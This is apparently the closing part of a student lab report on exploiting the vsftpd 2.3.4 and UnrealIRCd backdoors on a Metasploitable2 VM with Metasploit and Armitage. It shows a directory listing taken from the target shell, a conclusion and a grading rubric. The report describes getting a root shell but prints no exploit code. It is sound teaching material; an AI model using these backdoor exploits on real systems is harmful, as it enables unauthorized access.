drwxr-xr-x  13 root root 13820 Nov  6 19:42 dev
drwxr-xr-x  94 root root  4096 Nov  6 19:54 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  7263 Nov  6 19:43 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 119 root root     0 Nov  6 19:42 proc
dr
dr
```

Conclusion

Or exercise 1, we set up the Metasploit environment and tested two different backdoor exploits on a separate virtual machine. After setting up the Metasploit framework on a virtual machine, we used the Vsftpd v2.3.4 and UnrealRCD IRC Daemon exploits to check and see if a payload could be successfully executed on a separate virtual linux machine through Metasploit. After confirming the payloads were executed correctly, we could prove Metasploit was functional.

For exercise 2, we performed an exploitation of the Metasploitable2 target from a Kali attacker virtual machine. After confirming network connectivity on the host-only VM network and initializing Metasploit's backend, I used Armitage to discover services and exploit the vsftpd/unreal_ircd backdoors to produce an interactive shell. We collected system evidence (whoami, uname -a) and created proof files in the directory of the Metasploit VM to demonstrate access. The exercise demonstrated the importance of correct network configuration and the importance of applying network segmentation and enabling monitoring to detect unauthorized activity.

What to submit

Deliverables

Your report should include the following:

- An introduction explaining what you will be doing in this lab and how you prepared for the tasks required.
- A conclusion section which includes a summary of your findings, lesson learned from the lab, and your comments.

Grading Rubric

Grading Rubric:

Criteria	Points
Completed cover page	3
Include introduction	3
Narrative explaining the steps you are taking for each task accompanied	8
Answers to all the questions	8
Key learnings and takeaways	2
Include conclusion	3
Acknowledgement and reference	3
Total	30